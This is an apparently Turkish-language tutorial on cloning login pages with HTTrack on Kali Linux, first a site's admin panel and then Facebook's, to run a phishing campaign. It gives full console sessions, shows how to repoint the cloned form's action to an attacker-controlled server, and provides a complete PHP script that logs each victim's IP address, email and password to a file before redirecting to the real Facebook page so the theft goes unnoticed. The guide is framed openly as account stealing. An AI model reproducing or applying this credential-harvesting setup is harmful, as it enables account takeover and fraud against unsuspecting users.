

HTTrack

(+) *Bu yazı birebir denenmiştir ve başarıyla uygulanmıştır.*

HTTrack belirtilen web sitenin kopyasını oluşturmaya yarayan bir araçtır. Belirtilen web sitenin kopyasını oluşturup kendi sunucumuza atabilir, sonra URL'sini email yoluyla kurbanlara gönderebilir ve en nihayetinde kurbanın linke tıklayıp esas site zannederek kullanıcı adı ve şifresini girmesini umabiliriz. Dolayısıyla HTTrack sosyal mühendislik saldırılarında kullanılan bir araçtır.

Şimdi includekarabuk.com sitesinin login panelini httrack ile kopyalayalım.

Kali Konsol:

```
> httrack
```

```
Welcome to HTTrack Website Copier (Offline Browser) 3.48-21
```

```
Copyright (C) 1998-2015 Xavier Roche and other contributors.
```

```
To see the option list, enter a blank line or try httrack --help
```

```
Enter project name : includekarabuk.com
```

```
Base path : /root/Desktop/includekarabukProject
```

```
Enter URLs (separated by commas or blank spaces) : www.includekarabuk.com  
/adminPaneli/index.php
```

```
Action :
```

```
(enter)  1      Mirror Web Site(s)  
         2      Mirror Web Site(s) with Wizard  
         3      Just Get Files Indicated  
         4      Mirror All links in URLs (Multiple Mirror)  
         5      Test Links in URLs (Bookmark Test)  
         6      Quit
```

```
: 2
```

```
Proxy (return=none) : // Boş bir şekilde enter
```

```
You can define wildcards, like : -*.gif +www.*.com/*.zip -*img_*.zip
```

```
Wildcards (return=none) : // Boş bir şekilde enter
```

```
You can define additional options, such as recurse level (-r<number>), separed  
by blank spaces
```

```
To see the options list, type help
```

```
Additional options (return=none) : // Boş bir şekilde enter
```

```
---> Wizard command line: httrack www.includekarabuk.com/adminPaneli/  
index.php -W -O "/root/Desktop/includekarabukProject/loginPanel" -%v
```

```
Ready to launch the mirror? (Y/n): Y
```

WARNING! You are running this program as root!


It might be a good idea to run as a different user.

Mirror launched on Mon, 28 Nov 2016 11:41:16 by HTTrack Website Copier

mirroring www.includekarabuk.com/adminPaneli/index.php with the wizard help...

Done

Thanks for using HTTrack!



```
root@kali:~/Desktop# httrack
Welcome to HTTrack Website Copier (Offline Browser) 3.48-21
Copyright (C) 1998-2015 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :includekarabuk.com
Base path (return=/root/websites/) :/root/Desktop/includekarabukProject
Enter URLs (separated by commas or blank spaces) :www.includekarabuk.com/adminPaneli/index.php

Action:
(enter)
1 Mirror Web Site(s)
2 Mirror Web Site(s) with Wizard
3 Just Get Files Indicated
4 Mirror ALL links in URLs (Multiple Mirror)
5 Test Links In URLs (Bookmark Test)
0 Quit
: 2


Proxy (return=none) :
You can define wildcards, like: -*.gif +www.*.com/*.zip -*img*.zip
Wildcards (return=none) :
You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

--> Wizard command line: httrack www.includekarabuk.com/adminPaneli/index.php -W -0 "/root/Desktop/includekarabukProject/includekarabuk.com" -%v



Ready to launch the mirror? (Y/n) :Y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Mon, 28 Nov 2016 12:19:33 by HTTrack Website Copier/3.48-21 [XR&C0'2014]
mirroring www.includekarabuk.com/adminPaneli/index.php with the wizard help..
Done.
Thanks for using HTTrack!
```

Böylece /root/Desktop/includekarabukProject klasörü içerisinde includekarabuk.com adlı klasör var olacaktır.



includekarabuk.com klasörü içerisinde de www.includekarabuk.com klasörüne, oradan da adminPaneli klasörüne girerek klonlanmış web sayfasına ulaşabiliriz.



Yukarıdaki klon sayfayı veren index.html dosyası tek başına yukarıdaki ekranı verebilecek yetidedir. Çünkü css linkleri orijinal halleriyle durmaktadır. Yani yukarıdaki sayfa görüntülendiğinde orijinal www.includekarabuk.com sitesinden css dosyaları çekilmektedir. Böylece ekrana orijinal login paneliyle tıpatıp bir login ekranı gelmektedir.

Login panelindeki form action linki de orijinaline sadık bırakıldığı için oraya saldırgan kendi sunucusundaki bir php dosyasının linkini koyabilir ve o php dosyası ile post edilen kullanıcı adı şifre bilgilerini dosyaladıktan sonra orijinal login sayfasına yönlendirme yapabilir. Böylece kurban klon login sayfasına kullanıcı adı ve şifresini girdikten sonra ekranında tekrar login ekranını (orijinal olanını) görecek. Olayı anlayamayıp bir yanlışlık oldu herhalde deyip tekrar kullanıcı adı ve şifresini girerek esas sitede oturum açabilecektir. Bu sayede kullanıcı mutlu mesut orijinal sitede surf'ünü yaparken biz dosyaladığımız kullanıcı adı ve şifre bilgileri ile kullanıcının ilgili sitedeki hesabını ele geçirmiş olacağız.

Facebook Hesap Çalma

HTTrack tool'unu Facebook Hesap Çalma işlemi için kullanabiliriz. Örneğin HTTrack tool'u ile facebook login sayfasının klonunu üretebiliriz ve bu klon sayfayı kendi sunucumuza yerleştirebiliriz. Ardından kurbanı "Facebook Anonsu" gibi mail'ler ile kendi sunucumuzdaki klon facebook login sayfasının linkini gönderebiliriz. Kurban mail içinde belirtilen linke tıkladığında ekranına klon facebook login sayfası gelecektir. Hiçbir şeyin farkında olmadan fake facebook sayfasına login bilgilerini girdiğinde POST edilen değişkenler sunucumuzdaki bir başka php dosyası ile dosyalanacaktır ve sonra kurban orijinal facebook sayfasına yönlendirilecektir. Böylece kurbanın ekranına yine facebook login sayfası geleceğinden bir yanlışlık oldu herhalde, yanlış şifre girmiş olmalıym deyip tekrar kullanıcı adı ve şifresini girerek facebook'ta login olacaktır. Biz ise klon facebook sayfasında girilen verileri dosyaladığımız için kurbanın facebook hesabını elde etmiş olacağız.

Şimdi anlatılan işlemleri sırasıyla yapalım. Önce HTTrack ile www.facebook.com/index.php sayfasının klonunu üretelim:

Kali Konsol:

```
> httrack
```

```
Welcome to HTTrack Website Copier (Offline Browser) 3.48-21  
Copyright (C) 1998-2015 Xavier Roche and other contributors.  
To see the option list, enter a blank line or try httrack --help
```

```
Enter project name : facebook.com
```

```
Base path : /root/Desktop/includekarabukProject
```

```
Enter URLs (separated by commas or blank spaces) : www.includekarabuk.com  
/adminPaneli/index.php
```

```
Action :
```

```
(enter)  1  Mirror Web Site(s)  
         2  Mirror Web Site(s) with Wizard  
         3  Just Get Files Indicated  
         4  Mirror All links in URLs (Multiple Mirror)  
         5  Test Links in URLs (Bookmark Test)  
         6  Quit
```

```
: 2
```

Proxy (return=none) : // Boş bir şekilde enter

You can define wildcards, like : -*.gif +www.*.com/*.zip -*img_*.zip

Wildcards (return=none) : // Boş bir şekilde enter

You can define additional options, such as recurse level (-r<number>), separated by blank spaces

To see the options list, type help

Additional options (return=none) : -r 0 // Recursive olarak
// derinliğe iniş yapma
// demiş oluruz.

---> Wizard command line: httrack www.facebook.com/index.php

-W -O "/root/Desktop/facebookProject/facebook.com" -%v -r 0

Ready to launch the mirror? (Y/n): Y

WARNING! You are running this program as root!

It might be a good idea to run as a different user.

Mirror launched on Mon, 28 Nov 2016 11:41:16 by HTTrack Website Copier

[mirroring www.includekarabuk.com/adminPaneli/index.php with the wizard help...](#)

^C

Program terminated (signal 2)

HTTrack tool'u index.html dışında işimize yaramayacak bir sürü şey de bulacağından klon dosyaların yer alacağı klasör içerisinde index.html dosyası olduğu an CTRL+C ile tool'un çalışmasını durduralım.

```
File Edit View Search Terminal Help
root@kali:~/Desktop# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.48-21
Copyright (C) 1998-2015 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :facebook.com
Base path (return=/root/websites/) :/root/Desktop/facebookProject
Enter URLs (separated by commas or blank spaces) :www.facebook.com/index.php

Action:
(enter) 1 Mirror Web Site(s)
        2 Mirror Web Site(s) with Wizard
        3 Just Get Files Indicated
        4 Mirror ALL links in URLs (Multiple Mirror)
        5 Test Links In URLs (Bookmark Test)
        0 Quit
: 2

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :


You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :-r 0

--> Wizard command line: httrack www.facebook.com/index.php -W -O "/root/Desktop/facebookProject/facebook.com"
-%v -r 0

Ready to launch the mirror? (Y/n) :Y

WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Mon, 28 Nov 2016 12:50:31 by HTTrack Website Copier/3.48-21 [XR&CO'2014]
mirroring www.facebook.com/index.php 0 with the wizard help..
^C
Program terminated (signal 2)
```

Şimdi oluşan index.html dosyasına çift tıklayarak nasıl görünüyor bir bakalım.



Görüldüğü üzere klon sayfamız gayet düzgün görünmekte. Şimdi bu sayfadaki login paneline ait form action'ı düzenleyelim ki formu submit'leyen kullanıcı POST'lanan değerleri dosyalayacak php sayfasına yönlenebilsin. O yüzden index.html'deki form action="..." içerisine dosyalama yapacak php dosyasının linki girilir.

Klon Login Sayfasındaki (index.html'deki) Form Action Değeri Aşağıdaki Gibi Yapılır:

...

```
<form action="http://www.includekarabuk.com/hesapCalma/facebookHesapCalma/hesapDosyala.php"
method="post">
```

...

Böylece form submit'lendiğinde POST'lanan değerler hesapDosyala.php dosyasına gidecektir. Şimdi hazırlayacağımız hesapDosyala.php dosyası metin kutularındaki değerleri çekebilsin diye klon facebook sayfamızdaki metin kutularının name="..." değerlerini öğrenelim:

Sağ Tıkla Öğeyi Denetle Sonucunda Name Attribute Değerleri:

Email Metin Kutusunun Name değeri : email
Şifre Metin Kutusunun Name değeri : pass

Böylece login panelini submit'leyen kullanıcı /hesapCalma/facebookHesapCalma/hesapDosyala.php linkine email ve şifre bilgilerini POST'layacaktır. POST'la gelen verileri hesapDosyala.php dosyası aşağıdaki gibi çekecektir ve dosyalayacaktır.

hesapDosyala.php

```
<html>
  <head>
    <title>Yönlendiriliyorsunuz...</title>
  </head>
  <body>
    <?php
      $ip = $_SERVER["REMOTE_ADDR"];           // Kurbanın ip'si alınır.
      $email = $_POST["email"];                // Facebook email'i alınır.
      $password = $_POST["pass"];              // Facebook şifresi alınır.
      $dateTime = date('d.m.y \t H:i:s');      // Linke tıklanma zamanı alınır.

      $file = fopen("hesaplar.html", "a+");


      fwrite($file, "#####<br>");
      fwrite($file, "Kurbanın IP Adresi      : " . $ip . "<br>");
      fwrite($file, "Linke Tıklama Zamanı : " . $dateTime . "<br>");
      fwrite($file, "Facebook Mail'i        : " . $email . "<br>");
      fwrite($file, "Facebook Şifresi       : " . $password . "<br>");
      fwrite($file, "#####<br><br><br>");

      fclose($file);


      header("Location: https://www.facebook.com/index.php"); // Orijinal facebook login
                                                                // sayfasına yönlendirir.
    ?>
  </body>
</html>
```

Kullanıcı login panelini submit'ledikten sonra hesapDosyala.php sayfasına yönlenecektir ve girdiği veriler yukarıdaki kodlardan da görülebileceği üzere hesaplar.html dosyasına eklenecektir. Ardından header() fonksiyonu ile orijinal facebook login sayfasına yönlendirilecektir.

